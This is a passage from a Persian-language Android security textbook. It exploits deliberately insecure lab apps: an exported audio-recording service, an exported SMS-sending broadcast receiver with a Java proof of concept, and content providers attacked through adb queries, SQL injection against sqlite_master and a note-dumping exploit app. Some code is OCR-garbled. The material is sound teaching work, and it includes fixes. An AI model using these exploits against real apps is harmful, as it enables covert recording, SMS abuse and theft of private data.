یک intent ساختیم که از طریق یک اپلیکیشن دیگر از این Service استفاده کنیم. وقتی فایل صوتی رکورد شد و ذخیره شد می توانیم یک تایمری بگذاریم که مثلا هر ۵ دقیقه یک بار چک کند که آیا این فایل وجود دارد یا نه و اگر وجود دارد فایل را برای هکر ارسال کند.

نحوه start و stop کردن سرویس در adb shell هم به این صورت هست:

```
adb shell am stopservice com.example.insecureservice/.RecorderService
adb shell am startservice com.example.insecureservice/.RecorderService
```

الآن می گوییم:



سپس می‌گوییم:

```

meisamrce@meisamrces-MBP Downloads % adb shell am startservice com.example.insecureservice/.RecorderService
Starting service: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=com.example.insecureservice/.RecorderService }
meisamrce@meisamrces-MB Downloads %

```

و می‌بینیم:




و بعد هم stop می‌شود و در این مسیر ذخیره می‌شود:


adb shell cd /mnt/sdcard/Download

:Insecure Broadcast Receiver

یک گوشی اندروید داریم که سه اپلیکیشن app1, app2, app3 را داخل آن نصب کردیم، در سیستم عامل اندروید هر اتفاقی که رخ دهد یک event خاصی دارد ، مثلا از یک گوشی دیگر یک sms ارسال شود به این گوشی ، در اندروید مجموعه ای از receiver ها وجود دارد که از معماری observer استفاده می کند که چیزی شبیه به sub/pub هست، یعنی یک subscribe دارد به رویداد ها گوش می دهد و یک publisher دارد که رویداد sms را publish می کند. حالا ممکن است app1 گفته باشد که می شود رویداد دریافت sms را به من اطلاع دهید ، یعنی sms broadcast receiver را می گیرد، app3 هم همین رویداد را می خواهد ، حالا android وقتی که این event یا همان Sms را دریافت میکند می داند که چه اپلیکیشن های این رویداد را subscribe کردند و دارند به آن گوش می دهند، پس به هر کدام از آن ها یک notify ارسال میکند .



پس broadcast receiver داخل اپلیکیشن پیاده سازی می‌شود، که یکسری کلاس هستند که میتوانند به یکسری event گوش دهند و اصطلاحا register می‌شود که توسط تگ receiver ها در فایل AndroidManifest.xml در نرم افزارهایی بانکی هم به همین صورت هست که وقتی رمز برای ما sms می‌شود می‌تواند آن sms را بخواند یا وقتی otp ثبت نام دریافت می‌شود بصورت اتوماتیک در مقدار ورودی قرار می‌گیرد.



```
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" android:targetSdkVersion="32">
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <application android:theme="@style/Theme.InsecureBroadcastReceiver" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:exported="true">
        <activity android:name=".MainActivity" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <receiver android:name=".MyBroadCastReceiver" android:exported="true">
            <intent-filter>
                <action android:name="theBroadcast" />
            </intent-filter>
        </receiver>
    </application>
</manifest>
```

این app یک receiver دارد و همانطور که می‌بینید exported=true هست و یک intent-filter هم دارد و اسم آن هم theBroadcast هست.

اینجا send_sms permission توسط intent-filter می‌گیرد:



```
import androidx.core.app.ActivityCompat;
import androidx.core.content.ContextCompat;

private static final int PERMISSION_REQUEST_CODE = 100;
String[] requiredPermissions = {"android.permission.SEND_SMS"};

@Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView(R.layout.activity_main);
    int i = 0;
    while (true) {
        String[] strArr = this.requiredPermissions;
        if (i >= strArr.length) {
```

و اینجا درخواست password که بدھیم برای ما ارسال می‌کند:


```

> androidx
> com
> example.insecu
> <BuildConfig
> <MainActivity
> MyBroadCastRe
> R
> google
> Resources
> META-INF
> res
> AndroidManifest.
> classes.dex
> resources.arsc
> APK signature
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.telephony.SmsManager;
import android.util.Log;

/* loaded from: classes.dex */
public class MyBroadCastReceiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Log.d("App", "call !");
        String stringExtra = intent.getStringExtra("mobile");
        String stringExtra2 = intent.getStringExtra("password");
        if (stringExtra != null) {
            Log.d("App", "ok1-ok1");
            SmsManager smsManager = SmsManager.getDefault();
            smsManager.sendTextMessage(stringExtra, null, "password is " + str
    }
}

```

این اپلیکیشن را نصب می کنیم:



می گوید این اپلیکیشن اجازه میخواهد به sms ها دسترسی داشته باشد allow را کلیک می کنیم.

حالا exploit به این صورت می شود:

```
note.txt>MainActivity.java ~.../broadcastexploit X>MainActivity.java ~.../serviceexploit android

Users > meisamrce > Downloads > BroadCastExploit > app > src > main > java > ir > ali > broadcastexploit > MainActivity.java

15
16 void onCreate(Bundle savedInstanceState) {
17     super.onCreate(savedInstanceState);
18     setContentView(R.layout.activity_main);
19     loit = (Button)findViewById(R.id.btnExploit);
20     loit.setOnClickListener(new View.OnClickListener() {
21         @Override
22         public void onClick(View view) {
23             try {
24                 Intent intent = new Intent();
25                 intent.setComponent(new ComponentName("com.example.insecurebroadcastreceiver", "com.example.insecurebroadcastreceiver.BroadCastReceiver"));
26                 intent.setAction("theBroadcast");
27                 intent.putExtra("mobile", "0912");
28                 intent.putExtra("password", "test123");
29                 sendBroadcast(intent);
30             } catch (Exception e) {
31                 Log.e("APP", e.toString());
32             }
33         }
34     });
35 }
```

این کد باعث میشود که بتوانیم به هر فرد از طریق این اپلیکیشن sms ارسال کنیم .
که این کار خیلی خطرناک هست که زیرا وارد کنید میتوانید نتیجه را مشاهد نماید.

برای اینکه این مشکل امنیتی را بتوانیم برطرف کنیم کافی هست که این کد ها را در `AndroidManifest.xml` اضافه کنیم:

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۶۵

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
    package="com.example.insecurebroadcastreceiver">
    <uses-permission android:name="android.permission.SEND_SMS" />
    <!-- add this line -->
    <permission android:name="com.example.insecurebroadcastreceiver.MyBroadCastReceiverPermission" android:protectionLevel="signature" />
    <application
        android:allowBackup="true"
```


```
<receiver
    android:name=".MyBroadCastReceiver"
    <!-- add this attribute -->
    android:permission="com.example.insecurebroadcastreceiver.MyBroadCastReceiverPermission" | I
    android:exported="true" >
    <intent-filter>
        <action android:name="theBroadcast" >
        </action>
    </intent-filter>
</receiver>
```

پس این دو تا permission را اضافه کردیم تا جلوی exploit شدن آن را بگیریم.

Insecure Content Provider

فرض کنید app1 داریم contact list ها یا card number ها را ذخیره کردیم و می خواهیم که app2 بتواند از آن contact ها یا شماره کارت ها استفاده کند. برای share کردن دیتاهای یک app روی یک app دیگر از content provider استفاده می کنند.

اپلیکیشن را نصب می کنیم:



می شود:

InsecureContentProvider

با jadx آن را باز می کنیم:

The screenshot shows the Android Studio interface. On the left, the project structure for "InsecureContentProvider.apk" is displayed, including Source code, android.support.v4, androidx, com, Resources, META-INF, res, and AndroidManifest.xml. The right side shows the content of the AndroidManifest.xml file:

```
platform  
1    <uses-sdk android:minSdkVersion="15" android:targetSdkVersion="19" />  
2    <application android:allowBackup="true" android:supportsRtl="true" android:fullBackupContent="@xml/backup_rules" android:  
3        android:name="com.example.insecurecontentprovider.InsecureContentProvider" android:label="Insecure Content Provider" android:  
4        android:icon="@mipmap/ic_launcher" />  
5        <provider android:name="com.example.insecurecontentprovider.DataUserContentProvider" android:exported="true" android:  
6            android:authorities="com.example.insecurecontentprovider.provider" android:grantUriPermissions="true" />  
7            <meta-data android:name="androidx.startup.InitializationProvider" android:exported="false" android:authorities="com.example.insecurecontentprovider.provider" android:  
8                android:resourceType="meta-data" android:label="Data User Content Provider" />  
9                <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="androidx.startup" />  
10               <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="androidx.startup" />  
11           </provider>
```

یک provider دارد به یک کلاسی اشاره می کند که `exported=true` هم هست:

```
        android:authorities="com.example.insecurecontentprovider.DataUserContentProvider"/>
```

یک provider دیگر هم داریم که Exported=false هست و نمی توانیم از آن استفاده

کنیم. این provider name مهم می باشد :



```
/* loaded from: classes.dex */
public class DatalUserContentProvider extends ContentProvider {
    static final String CREATE_DB_TABLE = "CREATE TABLE names (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT";
    static final String DATABASE_NAME = "db";
    static final int DATABASE_VERSION = 1;
    static final String PROVIDER_NAME = "com.android.insecurecontentprovider.DatalUserContentProvider";
    static final String TABLE_NAME = "names";
    static final String NAME = "name";
    static final int URICODE = 1;
    static final UriMatcher uriMatcher;
```

اپلیکیشن ها با provider ارتباط می گیرند:


```
static final String URL = "content://com.android.insecurecontentprovider.DataUserContentProvider/datausers";
```

این هم خیلی مهم می باشد :

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۶۷

```
static {
    UriMatcher uriMatcher2 = new UriMatcher(-1);
    uriMatcher = uriMatcher2;
    uriMatcher2.addURI(PROVIDER_NAME, "datausers", 1);
    uriMatcher2.addURI(PROVIDER_NAME, "datausers/*", 1);
}
```

حالا آن به این شکل می شود:



```
note.txt>MainActivity.java X android.txt
Users > meisamrce > Downloads > ContentProviderExploit > app > src > main > java > ir > all > contentproviderexploit > MainActivity.java

12
13
14 TextView textView;
15
16 @SuppressLint("Range")
17 @Override
18 protected void onCreate(Bundle savedInstanceState) {
19     super.onCreate(savedInstanceState);
20     setContentView(R.layout.activity_main);
21     textView = (TextView) findViewById(R.id.textView);
22     try{
23         Cursor cursor = getContentResolver().query(Uri.parse("content://com.example.insecurecontentprovider2.Notesprovider/note");
24         if(cursor.moveToFirst()) {
25             StringBuilder strBuild=new StringBuilder();
26             while (!cursor.isAfterLast()) {
27                 String id = cursor.getString(cursor.getColumnIndex("_id"));
28                 String title = cursor.getString(cursor.getColumnIndex("title"));
29                 String note = cursor.getString(cursor.getColumnIndex("note"));
30                 strBuild.append(id+"-"+title+"-"+note+"\n");
31                 cursor.moveToNext();
32             }
33             textView.setText(strBuild); //send server http and ...
34     }
}
```

خط ۲۳ یک contentResolver گذاشتم که داخل آن یک query زدیم.

```
adb shell
content insert --uri content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --bind name:s:"x2"
content query --uri content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --projection "*"
content query --uri content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --projection ""
content query --uri content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --projection "* from sqlite_ma
```

متدهای insert بود:

```

@Override // android.content.ContentProvider
public int delete(Uri uri, String str, String[] strArr) {
    getContext().getContentResolver().notifyChange(uri, null);
    return 0;
}

@Override // android.content.ContentProvider
public Uri insert(Uri uri, ContentValues contentValues) {
    long insert = this.db.insert(TABLE_NAME, "", contentValues);
    if (insert > 0) {
        Uri withAppendedId = ContentUris.withAppendedId(CONTENT_URI, insert);
        getContext().getContentResolver().notifyChange(withAppendedId, null);
        return withAppendedId;
    }
    throw new SQLException("Failed to add a record into " + uri);
}

```

که یک سری اطلاعات را می‌گیرد و insert می‌کند.
متدهم دارد به نام query که اطلاعات را استخراج می‌کند:

```

@Override // android.content.ContentProvider
public Cursor query(Uri uri, String[] strArr, String str, String[] strArr2, String str2) {
    SQLiteQueryBuilder sQLiteQueryBuilder = new SQLiteQueryBuilder();
    sQLiteQueryBuilder.setTables(TABLE_NAME);
    if (str2 == null || str2 == "") {
        str2 = name;
    }
    Cursor query = sQLiteQueryBuilder.query(this.db, strArr, str, strArr2, null, null, str2);
    query.setNotificationUri(getContext().getContentResolver(), uri);
    return query;
}

```

یک insert می‌کنیم:

```

nexus_phone_arm64:/ # content insert --uri content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --bind name=:test1"
Error while accessing provider:com.example.insecurecontentprovider.DataUserContentProvider
java.lang.SecurityException: Failed to find provider com.android.insecurecontentprovider.DataUserContentProvider for user 0; expected to find a valid ContentProvider for this authority
    at android.os.Parcel.createExceptionOrNull(Parcel.java:2373)
    at android.os.Parcel.createException(Parcel.java:2357)
    at android.os.Parcel.readException(Parcel.java:2340)
    at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:190)
    at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:142)
    at android.content.ContentProviderProxy.insert(ContentProviderNative.java:549)
    at com.android.commands.content.Content$InsertCommand.onExecute(Content.java:565)
    at com.android.commands.Content$Command.execute(Content.java:521)
    at com.android.commands.Content.main(Content.java:727)
    at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
    at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:399)

```

خطا داد ولی insert انجام شد.

یکی دو تا insert دیگر هم انجام می‌دهیم:

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۶۹

```
motion_phone_arm64:/ # content insert --uri content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --bind name:s:"test3"
Error while accessing provider:com.example.insecurecontentprovider.DataUserContentProvider
java.lang.SecurityException: Failed to find provider com.android.insecurecontentprovider.DataUserContentProvider for user 0; expected to find a valid
provider for this authority
    at android.os.Parcel.createExceptionOrNull(Parcel.java:2373)
    at android.os.Parcel.createException(Parcel.java:2357)
    at android.os.Parcel.readException(Parcel.java:2340)
    at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:190)
    at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:142)
    at android.content.ContentProviderProxy.insert(ContentProviderNative.java:549)
    at com.android.commands.content.Content$InsertCommand.onExecute(Content.java:565)
    at com.android.commands.content.Content$Command.execute(Content.java:521)
    at com.android.commands.content.Content.main(Content.java:727)
    at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
    at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:399)
motion_phone_arm64:/ #
```

این سه تا insert را زدیم:

```
adb shell
content insert --uri content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --bind name:s:"test1"
content insert --uri content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --bind name:s:"test2"
content insert --uri content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --bind name:s:"test3"
content query --uri content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --projection "*"
content query --uri content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --projection ""
content query --uri content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --projection "* from sqlite_mast
```

و توسط این دستورات هم می توانیم رکورد ها را بخوانیم:

```
content query --uri content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --projection "*"
content query --uri content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --projection ""
content query --uri content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --projection "* from sqlite_mast
```

ممکن است داخل این جدول فیلد پسورد داشته باشد، یا جدول دیگری داشته باشد که داخل آن یکسری اطلاعات مهم ذخیره شده باشند.

توسط این کد SQL Injection را تست می کنیم:

```
motion_phone_arm64:/ # content query --uri content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --projection ""
Error while accessing provider:com.example.insecurecontentprovider.DataUserContentProvider
android.database.sqlite.SQLiteException: unrecognized token: '' FROM names ORDER BY name'' (code 1 SQLITE_ERROR): , while compiling: SELECT * FROM names ORDER BY name
    at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:186)
    at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:142)
    at android.content.ContentProviderProxy.query(ContentProviderNative.java:472)
    at com.android.commands.content.Content$QueryCommand.onExecute(Content.java:654)
    at com.android.commands.content.Content$Command.execute(Content.java:521)
    at com.android.commands.content.Content.main(Content.java:727)
    at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
    at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:399)
motion_phone_arm64:/ #
```

و چون parameterize نشده آسیب پذیری داریم.


حالا اطلاعات را بدست می آوریم:

```
motion_phone_arm64:/ # content query --url content://com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --projection "*"
error while accessing provider:com.example.insecurecontentprovider.DataUserContentProvider
    android.database.sqlite.SQLiteException: unrecognized token: " " FROM names ORDER BY name" (code 1 SQLITE_ERROR): , while compiling: SELECT * FROM names ORDER B
Y name
    at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:186)
    at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:142)
    at android.content.ContentProviderProxy.query(ContentProviderNative.java:472)
    at com.android.commands.content.Content$QueryCommand.onExecute(Content.java:654)
    at com.android.commands.content.Content$Command.execute(Content.java:521)
    at com.android.commands.content.Content.main(Content.java:727)
    at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
    at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:399)
//com.example.insecurecontentprovider.DataUserContentProvider/datausers/ --projection "* FROM s
Row: 0 type=table, name=android_metadata, tbl_name=android_metadata, rootpage=3, sql=CREATE TABLE
Row: 1 type=table, name=names, tbl_name=names, rootpage=4, sql=CREATE TABLE names (id INTEGER PR
Row: 2 type=table, name=sqlite_sequence, tbl_name=sqlite_sequence, rootpage=5, sql=CREATE TABLE
motion_phone_arm64:/ #
```


اینجا اگر جدولی داشته باشم که token داخل آن باشد می توانیم آن را بدست آوریم.

حالا تارگت دوم را بررسی می کنیم:

ابتدا نصب می کنیم:



۱۲۳۴ را وارد می کنیم:



یک اپلیکیشن داریم که می توانیم داخل آن یک سری note بگذاریم این اپلیکیشن یک مکانیزم امنیتی پسورد دارد که می توانیم برای آن pin قرار بدهیم. این pin داخل Shared preferences ها ذخیره می شود، آسیب پذیری هم ندارد که بتوانیم این pin را بدست بیاوریم و فرض کنید که اطلاعات این Shared preferences هم encrypt شده، حالا داخل این نوت که داریم می نویسیم برنامه نویس یک content provider قرار دارد از این content provider می توانیم یکسری داده را share کنیم در یک اپلیکیشن دیگر مثلا نرم افزار trust wallet را نصب کردیم و آمدیم آدرس ولت های افراد مختلف را داخل note ذخیره کردیم ، حالا می خواهیم وقتی پول برای فردی واریز کنیم ، میتوانیم آدرس کیف پول مقصود را از این نرم افزار انتخاب کنیم ، حالا ممکن است داخل این نوت یکسری اطلاعات محترمانه هم داشته باشیم، الان چیزی که در تصویر بالا می بینیم که نوشته ... my ممکن است private key کیف پول من یا مثلا رمز عبور باشد. با jadx آن را باز میکنیم :

```

InsecureContentProvider
  - Source code
    - android.support.v4
    - androidx
    - com
    - Resources
    - META-INF
    - res
      - AndroidManifest.xml
      - Classes.dex
      - resources.arsc
    - APK signature
    - Summary
  - AndroidManifest.xml
  - Classes.dex
  - resources.arsc
  - APK signature
  - Summary

```

یک سری note پیش فرض داخل آن وجود دارد:

```

Source code
  - android.support.v4
  - androidx
  - com
  - example.insecurecontentprovider
    - BuildConfig
    - MainActivity
    - NotesProvider
    - R
    - google
  - Resources
  - META-INF
  - res

static class DBHelper extends SQLiteOpenHelper {
    DBHelper(Context context) {
        super(context, NotesProvider.DATABASE_NAME, null, 1);
    }

    @Override // android.database.sqlite.SQLiteOpenHelper
    void onCreate(SQLiteDatabase database) {
        database.execSQL(NotesProvider.DROP_TBL_QRY);
        database.execSQL(NotesProvider.CREATE_TBL_QRY);
    }

    @Override
    void onUpgrade(SQLiteDatabase database, int oldVersion, int newVersion) {
        database.execSQL("DROP TABLE IF EXISTS " + TABLE_NAME);
        onCreate(database);
    }
}

private static final String TABLE_NAME = "notes";
private static final String COLUMN_ID = "_id";
private static final String COLUMN_TITLE = "title";
private static final String COLUMN_NOTE = "note";

private static final String DROP_TBL_QRY = "DROP TABLE IF EXISTS " + TABLE_NAME;
private static final String CREATE_TBL_QRY = "CREATE TABLE " + TABLE_NAME + " (" +
        COLUMN_ID + " INTEGER PRIMARY KEY AUTOINCREMENT, " +
        COLUMN_TITLE + " TEXT, " +
        COLUMN_NOTE + " TEXT);"

private static final String INSERT INTO notes(title,note) VALUES ('note1', 'emroz kheli khob bod');
private static final String INSERT INTO notes(title,note) VALUES ('note2', 'ba ali raftim biron');
private static final String INSERT INTO notes(title,note) VALUES ('note3', 'i love you');
private static final String INSERT INTO notes(title,note) VALUES ('note4', 'my address wallet is : 0x252fbba4c92e70673c3ab20ed3bbdef6b');

```

حالا بدون اینکه pin این نرم افزار را داشته باشیم می خواهیم این note ها را بخوانیم.

```

adb shell
content query --uri content://com.example.insecurecontentprovider2.Notesprovider/notes

```

این content provider آسیب پذیری دارد:

```

motion_phone_arm64:/ # content query --uri content://com.example.insecurecontentprovider2.Notesprovider/notes
Row: 0 _id=1, title=note1, note=emroz kheli khob bod
Row: 1 _id=2, title=note2, note=ba ali raftim biron
Row: 2 _id=3, title=note3, note=i love you
Row: 3 _id=4, title=note4, note=my address wallet is : 0x252fbba4c92e70673c3ab20ed3bbdef6b
motion_phone_arm64:/ #

```

در واقع قرار بود یکسری اطلاعات را share کند اما فراموش کردند برای اطلاعات مهم scope قرار دهند و تعیین نکردند که کدام اطلاعات باید share شوند یا نشوند.


Mobile Security Framework

این ابزار فایل های apk, ipa را میتواند برای ما تحلیل کند از لینک زیر می توانید آن را دانلود کنید.

